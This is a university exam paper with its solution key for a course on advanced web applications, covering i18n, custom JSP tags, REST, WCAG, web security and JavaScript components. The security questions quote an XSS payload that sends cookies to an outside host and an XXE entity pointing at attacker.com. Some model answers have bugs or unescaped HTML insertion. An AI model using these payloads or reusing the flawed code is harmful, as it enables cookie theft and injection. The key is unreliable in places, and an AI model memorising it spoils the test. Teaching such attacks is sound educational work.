Western Norway
University of
Applied Sciences

~~EXAM~~

Solution

Exam code: DAT152

Course name: Advanced Web Applications

Date: December 6, 2021

Type of examination: Written exam

Time: 4 hours (0900-1300)

Number of questions: 6

Number of pages (including this page and appendices): 16

Appendices: The last 12 pages

Exams aids: Bilingual dictionary

Academic coordinator: Bjarte Kileng (909 97 348), Atle Geitung (482 42 851), Tosin Daniel Oyetoyan (405 70 403)

External sensor: Khalid Azim Mughal

Notes: None

Question 1 – Globalization (15% ~ 36minutes)

a) Explain, in your own words, the terms globalization (g11n), internationalization (i18n) and localization (l10n). Also explain the relationship between the concepts.

Solution:

A short definition of the three terms. The answer should contain more details.

- The globalization concept is to make an application available globally (g11n)
- Internationalization means to make the application ready for multiple languages (locales) without having to make changes in design (i18n)
- Localization means to make the application available in a particular language (locale) (l10n)

Given the following jsp:

```
<%@ page language="java"
    contentType="text/html; charset=UTF-8"
    pageEncoding="UTF-8"%>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>Exam 2021</title>
</head>
<body>
    <p><jsp:include page="chooseLanguage.jsp" /></p>
    Today, 6. December 2021 is the day of the exam.<br>
    This year, the exam has 6 questions.<br>
    You need 40% correct to pass and approximately
    90% correct or more to get an A.<br>
    <p><a href="index.jsp">Home</a></p>
</body>
</html>
```

b) Internationalize the jsp and localize it to English and one other language. You must add and replace code to the jsp. Also, you need to write the properties files for English and the other language.

Solution: (Points must be deducted if parameters are not used.)

```
<%@ page language="java" contentType="text/html; charset=UTF-8"
  pageEncoding="UTF-8"%>
<%@ taglib prefix="core" uri="http://java.sun.com/jsp/jstl/core"%>
<%@ taglib prefix="fmt" uri="http://java.sun.com/jsp/jstl/fmt"%>
<%@ page import="java.util.Date"%>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>Exam 2021</title>
</head>
<body>
  <p><jsp:include page="chooseLanguage.jsp" /></p>
```

```
   <fmt:bundle basename="no.hvl.dat152.i18n.example.Messages">
      <fmt:message key="today">
         <fmt:param>
            <fmt:formatDate value="<%=new Date(2021, 12, 6)%>" type="date"
               dateStyle="long" />
         </fmt:param>
      </fmt:message>
      <br>
      <fmt:message key="questions">
         <fmt:param>
            <fmt:formatNumber value="6" type="number" />
         </fmt:param>
      </fmt:message>
      <br>
      <fmt:message key="questions">
         <fmt:param>
            <fmt:formatNumber value="0.4" type="percent" />
         </fmt:param>
         <fmt:param>
            <fmt:formatNumber value="0.9" type="percent" />
         </fmt:param>
      </fmt:message>
   </fmt:bundle>
   <p>
      <a href="index.jsp">Home</a>
   </p>
</body>
</html>
```

Norwegian properties file:

Messages_no.properties

```
today=I dag, {0} er eksamensdagen.
questions=I år har eksamen {0} oppgaver.
grade=Du må ha {0} riktig for å stå og omtrent {1} riktig eller mer for å få en A.
```

English properties file:

Messages_en.properties

```
today=(FB) Today, {0} is the day of the exam.
questions=This year, the exam has {0} questions.
grade=You need {0} correct to pass and approximately {1} correct or more to get an
A.
```

Question 2 – Custom tags (10% ~ 24minutes)

We want to have a tag called “framedbox”, that add a colored box with a frame to the body text. The color is an attribute to the tag. Default value for the attribute color, is white. HTML attribute for specifying a white background color is: style="background-color:white" and for specifying a frame is: style=”border: 1px solid black”. You can also define a CSS for this.

The tag should be used like this:

```
<dat152:framedbox color="red">Hello world!</dat152:box>
```

The result on the web page should be:

Hello World!

a) Implement the “framedbox” tag using SimpleTagSupport in Java. You do not need to write xml-code for the tld-file.

Solution: Note that the end tag is incorrect, it should be `</dat152:framedbox>`

```
/**
 * Tag that surrounds the body text with a coloured box and a frame.
 *
 * @author Atle Geitung
 */
public class FramedBox extends SimpleTagSupport {

    private String color = "white";

    /**
     * Sets the tag attribute color.
     *
     * @param color the color
     */
    public final void setColor(final String color) {
        this.color = color;
    }

    @Override
    public final void doTag() throws JspException, IOException {

        PageContext pageContext = (PageContext) getJspContext();
        JspWriter out = pageContext.getOut();

        out.println("<style>");
        out.println("table {background-color: " + color + "; border: 1px solid 
black;}");
        out.println("</style>");
        out.println("<table>");
        out.println("<tr>");
        out.println("<td>");
        getJspBody().invoke(out);
        out.println("</td>");
        out.println("</tr>");
        out.println("</table>");
    }

}
```

b) Implement the “framedbox” tag using a tag-file.

Solution


```
<%@ tag language="java" pageEncoding="UTF-8"%>
<%@ attribute name="color"%>

<style>
table {
      background-color: ${color};
      border: 1px solid black;
      width: 200px;
}

th, td {
      padding: 5px;
}
</style>

<table>
      <tr>
            <td><jsp:doBody /></td>
      </tr>
</table>
```


Question 3 – Web APIs and Framework (20% ~ 48minutes)

a) Explain the two design patterns Front Controller and Command. How can they be used to create a web framework?

Solution:

The explanation should be based on and include one or two figures (difficult to explain in text only):





b) Explain the differences between action-based web framework and component-based web framework. First you need to define the two terms and you must give an example on each types.

Solution: (From https://coderanch.com/t/489286/java/differences-Component-Based-Action-Based)

There are different web application frameworks which use different concepts. Some of them are action based, such as Struts and Spring Web MVC and some of them are component based, such as JSF and Wicket.

In an action based web app framework, you write classes that represent actions by the user, for example "view customer details", "submit an order", etc. Those action classes should get the data submitted with the HTTP request and work with it.

In a component based web app framework, the things that a user interacts with on a web page (such as text boxes, buttons, links etc.) are represented by components which hide the low-level details of the HTTP request, response etc.

c) How can we create a RESTful API for the following web services?

- Create a new shopping list
- Delete an existing shopping list
- Add a new item in a shopping list
- Update an item in a shopping list
- Delete an item from a shopping list
- Read all items from a shopping list

Solution:

The answer should include how http commands can be used to create services with readable URLs. An example:

	GET	**POST**	**PUT**	**DELETE**
/handleliste	V (X)	V	X	X
/handleliste/{hid}	V	X	X	V
/handleliste/{hid}/vare	X	V	X	X
/handleliste/{hid}/vare/{vid}	X	X	V	V

The answer should also tell how the services are handled on the client and server side. JAX-RS are using annotation for the commands and URLs.

Question 4 – Universal Design (10% ~ 24 minutes)

a) Who is WCAG 2.1 (Web Content Accessibility Guidelines) meant for and why?

Solution:

WCAG is a stable, referenceable technical standard that is primarily intended for (importance in order):

- Web page/content developers (page authors, site designers, etc.)
- Web authoring tool developers
- Web accessibility evaluation tool developers
- Others who want or need a standard for web accessibility

WCAG is developed through the W3C process in cooperation with individuals and organizations around the world, with a goal of proving a single shared standard for web content accessibility that meets the needs of individuals, organizations, and governments internationally. The WCAG documents explain how to make web content more accessible to people with disabilities.

b) What does WCAG 2.1 cover?

Solution:

It is organized so that it covers for four principles: Perceivable, Operable, Understandable and Robust – with Guidelines given for each at three (A, AA, AAA) levels.

c) One of the five principles in WCAG 2.1 is "Understandable". Discuss briefly how to meet this principle. Also, give and explain an examples of failure to adhere to this principle.

Solution:

See: https://www.w3.org/TR/WCAG21/#understandable

d) Is there a connection between internationalization and the "Understandable" principle? Explain your answer.

Solution:

See: https://www.w3.org/TR/WCAG21/#language-of-page

Question 5 – Web security (25% ~ 60 minutes)

a) Part 1 - Multiple choice

1) You inspect the html source of an online blog at https://gossip.blog.com and find "*<script>document.write('<img src='' onerror='http://justpassingby.com/?'document.cookie/>');</script>*" included in one of the user's comment. What are the possible attack scenarios here? (Choose all the correct options)
   1. an attacker is trying to steal the session cookie using XSS
   2. an attacker is trying to steal the session cookie using CSRF
   3. an attacker has performed a stored XSS
   4. an attacker is trying to steal the session cookie using both XSS and CSRF

2) One way to identify potential security risks during the design phase is to:
   1. perform threat modelling
   2. use misuse case
   3. use static code analysis
   4. use penetration testing

3) A password system uses 11 letters from lowercase, uppercase, and numbers on the keyboard for its password specification. Assuming an attacker has a dedicated hardware with 40 cores, where each core can process 10 billion passwords per second. How long will it take to crack any password using this hardware?
   1. 4 years
   2. 467 days
   3. 243 days

4. 97 hours

4) During code review of a Java program, you find this api call: “Runtime.exec()”. What is the likely vulnerability the system may be exposed to?
   1. Insecure serialisation
   2. SQL injection
   3. [✓ Command injection]

5) Which of these data can be treated as untrusted data? (Choose all the correct options)
   1. [✓ javax.servlet.ServletRequest.getParameter(String name)]
   2. [✓ data that is received from another internal system]
   3. [✓ data that is received from an external system]
   4. [✓ a cookie data]
   5. data that is hardcoded in the system

6) What type of vulnerability can this query lead to?

   “SELECT id, name, short_name FROM company WHERE id = “ + request.getParameter(“company_id”);

   1. XSS
   2. Command Injection
   3. [✓ SQL injection]
   4. Path injection

7) An attacker has supplied the following attack vector:

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://attacker.com”>
%remote;
]>
```

   What is the attacker trying to achieve? (Choose the most accurate answer)

   1. [✓ to determine if the web application is vulnerable to XXE injection]
   2. to determine if the web application is vulnerable to SQL injection
   3. to determine if the web application is vulnerable to xpath injection
   4. to determine if XInclude feature is enabled

8) Which of the following is/are secure way(s) to handle session ids? (Choose all the correct options)
   1. HttpOnly and transmitted over http
   2. [✓ Use only for a single authenticated session]
   3. [✓ HttpOnly and transmitted over https]

9) An attack payload results into the following SQL query ***“SELECT first_name, last_name FROM user_system_data UNION SELECT login_count FROM user_data;”*** Will this payload succeed?
   1. Yes
   2. [✓ No]
   3. Don’t know

10) An online banking application allows money transfer by filling the account number of the sender and the account number of the recipient from ***https://besttransferservice.com/transfer***.

Once the customer submits, the customer is requested to approve the transaction using his password. What type of CSRF mitigation is provided?

1. Samesite
2. Double submit cookie
3. Referer header
4. Synchroniser token pattern
5. Challenge-Response

b) An online shop has the following client form (***order.html***) where the user can indicate the number of items for purchase. The currency for which the cost should be computed is stored in a hidden field as follows.

Client’s form to order book

order.html

```
<html>
<head>
<title>DAT152 web security pensum book </title>
</head>
<body>
<h3>Order form for DAT152 Web security book</h3>
<form action=”doclient” method="post">
<p>Quantity:</p><input type="text" name="quantity" value="0" />
<input type="hidden" name="currency" value="kroner" />
<input type="submit" value="Submit"/>
</form>
</body>
</html>
```

Servlet class that processes client request

DoClientOrder.java

```
@WebServlet("/doclient")
public class DoClientOrder extends HttpServlet {

  protected void doPost(HttpServletRequest request, HttpServletResponse response) throws  ServletException, IOException {
    String quantity = request.getParameter("quantity");
    String currency = request.getParameter("currency");

    Integer int_qty = 0;
    try {
       int_qty = Integer.parseUnsignedInt(quantity);
    } catch (NumberFormatException e){
      // error
    }
    if (currency.equals(“kroner”)){

      computeCostInKroners(int_qty)

    } else {

      computeCostInDollars(int_qty)

    }
  }

}
```

1. Are there vulnerability(ies) in the server-side implementation (***DoClientOrder.java***)?
2. Explain your answer.

Answer:

1. NO

2. Input validation has been performed on the untrusted data from the order form (i.e., quantity and currency). Quantity is validated using the parseUnsignedInt() and currency is validated by checking it explicitly against the string literal “kroner”.

b) Describe the different approaches to store passwords. Among the approaches you have discussed, which approach is the best to protect against various attacks and why?

Answer:

Passwords can be stored in the database as

1. Plaintext
2. Encrypted (two-way): Encrypt the plaintext password with an encryption algorithm with a secret key before storing it in the database.
3. Hashed (one-way): Compute a hash value of the plaintext using a cryptographic hash function and store the hash in the database.
   - 3.1 Hashed + salt: Append a cryptographic random salt to the password and hash both. Store the hashed password and salt in the database.
   - 3.2 Slow (Hash) + salt: In addition to 3.1, slow hash (e.g., PBKDF, scrypt) introduces work factor (computational cost) and thus increases the length of time it takes to crack a given password.

Best approach: 3.1/3.2 Slow (hash) + salt provides the **best way to defend against password attacks** (brute-force, dictionary, and rainbow table).

c) A Json Web Token (JWT) consists of three parts: **Header**.**Claims**.**Signature.** Describe how the signature part is derived using:

1. Symmetric key
2. Asymmetric key

Answer:

1. Symmetric: Signature = HMAC(secretKey, base64(header), base64(claims))
2. Asymmetric: Signature = PrivateKey(base64(header), base64(claims))

d) In the web security obligatory assignment (Oblig3), the service provider (DAT152BlogApp) recieves an authentication token (id_token) from the identity provider (DAT152WebSearch). The id_token is a Json web token (see example below) with some claims and it is used to grant access to the blog website.

HEADER:
```
{
  "alg": "RS256"
}
```
PAYLOAD:
```
{
  "iss": "http://localhost:9092/DAT152WebSearch",
  "sub": "47544B959729E79BDCA8766A87A8971C",
  "aud": "http://localhost:9090/blogapp/callback",
  "iat": 1632243868,
  "role": "user"
}
```

1. Explain the security requirements that the identity provider must take when it issues the id_token
2. Explain the security considerations that the service provider must take when it receives the id_token.

Answer:

1. The following mandatory fields must be included by the IdP:
   i. **iss**: Issuer Identifier for the Issuer of the response (i.e., the IdP)
   ii. **aud**: Audience(s) that this ID Token is intended for. It MUST contain the OAuth 2.0 client_id of the Relying Party as an audience value.
   iii. **sub**: Subject Identifier. A locally unique and never reassigned identifier within the Issuer for the End-User, which is intended to be consumed by the Client
   iv. **exp**: Expiration time on or after which the ID Token MUST NOT be accepted for processing.
   v. **iat**: Time at which the JWT was issued.
   vi. Lastly, the id_token MUST be **signed**.
2. We focus on the mandatory fields for the id_token (Note that if the IdP includes other optional fields (e.g., nonce to prevent replay attack) then they must be verified.
   i. The Client MUST validate the **signature** of the id_token.
   ii. The Issuer Identifier for the OpenID Provider MUST exactly match the value of the **iss** (issuer) Claim.
   iii. The Client MUST validate that the **aud** (audience) Claim contains its client_id value registered at the Issuer identified by the iss (issuer) Claim as an audience.
   iv. The current time MUST be before the time represented by the **exp** Claim.
   v. The **iat** Claim can be used to reject tokens that were issued too far away from the current time.

e) In the web security obligatory assignment (Oblig3), a client can request for a new access_token from the IdP token endpoint (DAT152WebSearch/token) by providing its client_id and the refresh_token as shown in the example below:

```
curl -X POST http://localhost:9092/DAT152WebSearch/token --data
'grant_type=refresh_token&client_id=7759FCCB4EC2445EF13E1516F9CDB650&refresh_token=25
EE6148E31F038EEB39A6ED216D50B9'
```

1. What is the likely vulnerability that an attacker can exploit in this solution?
2. Explain how the vulnerability can be fixed.

Answer:

1. It may be possible that an attacker use her/his refresh token to request for a new access_token for a known client (victim)
2. Ensure that there is an association between the refresh_token and access_token for a client. (A refresh token may also be associated with the client (client id) to mitigate this vulnerability).

Question 6 – JavaScript (20% ~ 48 minutes)

a) Using Web Workers:

i. The code below creates a new Web Worker:

```
const myWorker = new Worker('./worker.js');
```

What is a Web Worker, and what can we use Web Workers for?

Web Workers let us run JavaScript code in background threads separate from the main execution thread of a web application.

Web Workers does not have access to the DOM, but can perform Ajax request and do calculations without interfering with the main thread.

Web Workers are suited for doing laborious processing that otherwise would block or slow down the main thread.

ii. A Web Worker gets a list of numbers (e.g. an *Array* instance) from the main program and calculates the sum. When finished, the main program should display the result, e.g. in the web console.

Write the code for the main program that creates the worker and shows the result, and for the worker that performs the actual calculation.

The worker should ignore elements in the input list that are not numbers.

Main program that creates the worker and shows the result:

```
"use strict";

const controller = {
    init() {
        if (window.Worker) {
            const myWorker = new Worker('./js/workers/worker.js');
            myWorker.addEventListener('message', this._result.bind(this));

            myWorker.postMessage([23, 67, -123, 56.78, 12, 546]);
        } else {
            console.log('Your browser does not support web workers.');
        }

    },

    _result(event) {
        const sum = event.data;
        console.log(sum);
    }
}

controller.init();
```

Worker that performs the actual calculation (file ./js/workers/worker.js)**:**

```
"use strict";

self.addEventListener('message', (e) => {
    const sum = e.data.
    filter(number => typeof number === "number").
    filter(number => ! Number.isNaN(number)).
    reduce((number, sum) => number + sum);
    self.postMessage(sum);
});
```

The above code iterates the *e.data* list three times. For larger data, we should iterate the list only once, e.g. do the check on number inside the reduce method.

iii. What is the maximum number of concurrent threads that can access the DOM? You must explain your answer.

The maximum number of concurrent treads to access the DOM is one.

Only the main JavaScript thread can access the DOM. Web Workers do not have access to the DOM.

b) JavaScript frameworks:

i. What is a *single-page application* (SPA), and what distinguishes a single-page application from a *multi-page application*?

SPA uses a single web page for all of the application.

Usually data is fetched from server using Ajax or websockets and JavaScript is used to modify the view.

Navigation to application pages will not load a new web page from the server, but will instead run JavaScript code that updates the view of the current page.

MPA is the traditional approach for web applications where the browser will load a new page from webserver on user navigation. The current page is removed from browser, and replaced with new page.

ii. Routing is one important feature that is provided by modern SPA JavaScript frameworks. List some other important features.

SPA frameworks usually provide:

- Reusable components.
- A template system.
- Synchronization of state and view.
- Routing.

iii. What is meant by *routing* in the context of a SPA application? Why do we need routing?

Each SPA state should have its own URL and different URLs should represent different states of the same page.

On user navigation, the URL of the browser address bar is changed, but no web page is loaded from the web server. Instead, the view of the current web page is modified by JavaScript.

Routing lets us bookmark different states of a SPA. Routing also lets the browser history work on SPA states, and the browser forward and backward buttons will then navigate between SPA states.

iv. What approaches can be used to implement routing in plain JavaScript, i.e. no use of external libraries or frameworks?

A hash sign (#) appended string to the URL is not considered part of web page address, and no new page is loaded if only a hash part in the address bar is modified. Navigation to an application page that differ only on the hash part will modify the address bar, but will not load a new page from the server.

The window event *hashchange* fires if the hash part in the address bar changes. This can trigger JavaScript code that creates a view that corresponds to the new SPA state.


Routing is also possible on URLs without a hash part. First, all page loading must be aborted on URLs to application pages, i.e. using the Event method *preventDefault*. JavaScript code that is triggered by the navigation attempt must assign the new URL to a new state of the SPA, using the history method *pushState*.

c) Shadow DOM and GUI components:

A JavaScript custom tag is used to insert a GUI component into the web page. The HTML code below demonstrates the use of the custom tag:

```
<student-info data-name="Ola Nordmann" data-phonnumber="12345678">
</student-info>
```

The custom tag should produce the view that is shown in Figure 1: View of component.



Student name: Ola Nordmann

Phone number: 12345678

Figure 1: View of component

i. The JavaScript code is loaded with the following HTML:

```
<script src="js/componentdemo.js" type="module"></script>
```

What are the consequences of the *type="module"* attribute?

The *type="module"* causes the code to be treated as a JavaScript module. Without this attribute, the code will fail when trying to load a JavaScript module.

The *type="module"* also infers the *defer* attribute. The consequence is that the script can be fetched in parallel to parsing the web document, but the script is executed first after the parsing of the web document has finished. Therefore, when the script runs, the DOM tree has been built and can be accessed by the code.

ii. The GUI component is the default export of a module and is imported by *componentdemo.js* that binds it to the tag *student-info*.

Write the JavaScript code of *componentdemo.js*. You choose the path of the of the GUI component module yourself.

```
import StudentInfo from './components/student-info/main.js';

// Create tag <student-info> for the new element
customElements.define('student-info', StudentInfo);
```

iii. Internally, the GUI component uses shadow DOM, and an HTML DL list to display the student info. Visual appearance is managed with CSS. You can ignore most of the CSS, but use this CSS:

```
DT {
     font-weight: bold;
}
```

Write the code for the GUI component module.

```
export default class extends HTMLElement {

    #shadow;

    constructor() {
        // Always call super first in constructor
        super();

        // Entry point to the shadow DOM
        this.#shadow = this.attachShadow({ mode: 'closed' });

        this.#createStyle();
        this.#createHTML();
    }

    #createStyle() {
        // Sufficient here to use the CSS of the exam text!
        const style = `
            dl {
                border: 3px double #ccc;
                padding: 0.5em;
                display: grid;
                grid-template-columns: repeat(2,max-content);
                column-gap: 10px;
                row-gap: 10px;
            }

            dt {
                font-weight: bold;
                margin: 0;
                padding: 0;
            }

           dt:after {
                content: ":";
            }

            dd {
                text-align: left;
                margin: 0;
                padding: 0;
            }
            `;
        const styleElement = document.createElement('style');
        styleElement.insertAdjacentHTML('beforeend', style);
        this.#shadow.appendChild(styleElement);
        return styleElement;
    }

    #createHTML() {
        const studentname = this.getAttribute('data-name').trim();
        const studentphone = this.getAttribute('data-phonnumber').trim();
        const wrapper = document.createElement('div');

        const content = `
            <dl>
                <dt>Student name</dt><dd>${studentname}</dd>
                <dt>Phone number</dt><dd>${studentphone}</dd>
            </dl>`;
        wrapper.insertAdjacentHTML('beforeend', content);
        this.#shadow.appendChild(wrapper);
        return wrapper;
    }
}
```

Good Luck!